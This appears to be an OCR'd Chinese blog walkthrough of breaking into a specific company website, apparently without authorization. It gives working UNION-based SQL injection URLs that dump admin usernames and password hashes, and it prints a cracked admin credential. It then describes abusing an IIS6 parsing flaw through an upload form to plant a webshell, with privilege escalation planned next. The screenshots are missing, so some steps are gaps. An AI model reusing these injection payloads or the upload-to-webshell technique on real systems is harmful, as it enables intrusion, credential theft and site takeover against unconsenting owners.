


同理类推

```
Userid，Username，Allowmultilogin，Alloweditpassword，Editpasswordnextlogin，Disabled
```

那就暴内容吧。先上用户名

```
http://www.csser.com/product.php ...
0union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,username,24,25,26,27,28,29,30,31
%20from%20jincool.%20xsl_admin
```



用户名：admin

然后就是找密码，杯具的是，剩下几个不是密码的重新读了下列，依旧只有这几个，蛋疼了。

难道密码在其他表中？

继续暴 xsl_admin_role 这张表的列

```
http://www.csser.com/product.php ...
0union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,column_name,24,25,26,27,28,29,30
,31%20%20from%20information_schema.columns%20where%20table_name=%200x78736C5F61646D696E5F7
```

```
26F6C65%20limit%200,1
```

图就不上了，读取的列有，Userid，Roleid

这个明显没有- -

好吧，继续 xsl_admin_role_priv，Roleid，Field， Value， Value

奔溃了，继续看看其他表吧。手工伤不起。

77 张表，长达十分钟的重复动作，终于全部跑出。

过程就不写了，一张表截一个给大家看，估计鸡蛋黄瓜洒一地了。

```
xsl_ads_place，xsl_ads_stat，
xsl_area，xsl_attachment，xsl_author，xsl_block，xsl_c_announce，xsl_c_down，xsl_c_help
xsl_c_honor，xsl_c_info，xsl_c_job，xsl_c_kownledge，xsl_c_news，xsl_c_picture，xsl_c_product
xsl_c_wd，xsl_cache_count，xsl_category，#mysql50#xsl_category~，xsl_collect， xsl_content
xsl_content_count，xsl_content_position，xsl_content_tag，xsl_copyfrom，xsl_datasource，xsl_editor_data，
xsl_fankui，xsl_formguide，xsl_formguide_fields，xsl_goumai，xsl_guestbook，
xsl_hits，xsl_ipbanned，xsl_jobattachment，xsl_keylink，xsl_keyword，xsl_link，xsl_log，
xsl_member ， xsl_member_cache ， xsl_member_detail ， xsl_member_group ， xsl_member_group_extend ，
xsl_member_group_priv，xsl_member_info，xsl_member_xx，xsl_menu，xsl_model，xsl_model_field，xsl_module，
xsl_order，xsl_order_deliver，xsl_order_log
xsl_pay_card，xsl_pay_exchange，xsl_pay_payment，xsl_pay_pointcard_type，xsl_pay_stat
xsl_pay_user_account，xsl_player，xsl_position，xsl_process，xsl_process_status，xsl_role
xsl_session，xsl_status，xsl_times，xsl_type，xsl_workflow，xsl_zhaoshang
```

表全部出来了，看到了 xsl_member 这张表， 会员信息，可以翻翻，一般前台和后台的管理员都能登陆，而且密码一样哦。

读到的列 Userid，username，password

没再继续读了，密码列出来，我们就读内容吧。


```
http://www.csser.com/product.php ...
0union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,username,24,25,26,27,28,29,30,31
%20from%20jincool.%20xsl_member
```

有戏啊，又见 admin，格外亲切啊。


```
http://www.csser.com/product.php ...
0union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,password,24,25,26,27,28,29,30,31
%20from%20jincool.xsl_member
```

得到 md5 的值 74257b7cf5e43bb13eacda9aeff228c0
去破解吧。

用户名：admin
密码：123456123654q
看看 robots.txt




我杯具了，竟然没有早点去看，FCK 啊，万恶啊。
不管了，先进后台了。。。哭



密码错误--我勒个去，浪费一毛钱！
找到会员登陆的地方有登了一遍
还是密码错误，难道这是个圈套？
既然登陆不了，先注册一个会看看是什么情况。

然后登陆、




看着样子，难道是 PHPCMS？

在会员中心，我的收藏那里，暴了绝对路径，记录一下。


Fatal error: Call to a member function get_collect() on a non-object in D:\wwwroot\jincool\member\collect.php on line 34

FCK 貌似被阉割了，创建目录什么都被砍了，上传什么的，都被重命名为年文件夹\日期\年月日时间+随机数字.jpg 。在另外一处找到上传，试着突破一下。
拿起 burp 抓包，还是一样，和 FCK 一样。各种改包无果。




被自动命名，无法截断，无法创建文件，会员这里上传暂时就断了。
后台地址知道，又有注入，为什么进不去呢。思路又饶到注入只中。既然我刚注册了一个用户，那我的用于应该也在表之中，如果有，说明表真，如果没有，说明表假。试试吧。

http://www.csser.com/product.php ...
0union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,username,24,25,26,27,28,29,30,31
%20from%20jincool.%20xsl_member%20where%20userid%20=7




豁然是我刚注册的用户，看来 admin 用户也确实是真的，试试用 admin 登陆会员中心。



依旧不正确，密码出问题了?既然能从表里读出我注册的用户，那顺便把密码 MD5 值也读出来看看是哪里有问题。

```
http://www.csser.com/product.php ...
0union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,password,24,25,26,27,28,29,30,31
%20from%20jincool.%20xsl_member%20where%20userid%20=7
```

不出意外，看到 MD5，基友我顺手就会去解密，强迫症、



！结果出来，123456111111
我当初注册用户时候密码设置的是 111111，原来如此，基友们都明白了。翻出前面的管理员密码，抛开前面 123456
真正用户名密码是
Admin
123654q


后台登陆之… …

终于成功了，剩下的就是拿 shell 了。


找遍了后台所有上传，悲催的是，全部被重命名，各种突破无果之后只能找其他方法。服务器是 03+iis6，解析漏洞吧，后台貌似被精简过 phpcms，版本未知，没有模版管理，只有一些基本的东西。

尝试的过程就不写了，折腾了近两个小时，终于… …看到了希望，过程如下。

发布信息里找到一个下载中心，感觉有点蹊跷。




直接发布信息、看图。




高级设置里。


利用解析漏洞。然后。




注意 url，确定解析了，但是直接暴源码了
不用说，肯定用不了。我们改一下。



注意在源代码下
刚刚我们直接文本里添加的，是绝对不行的。
把括号闭合了，提交之。




成功了？菜刀请出来。



Shell 到手了。

大概看了下，果然是 phpcms 改的。



暂时就到这吧，提权晚上进行。过程有趣的话在来分享一下。

（全文完）责任编辑：随性仙人掌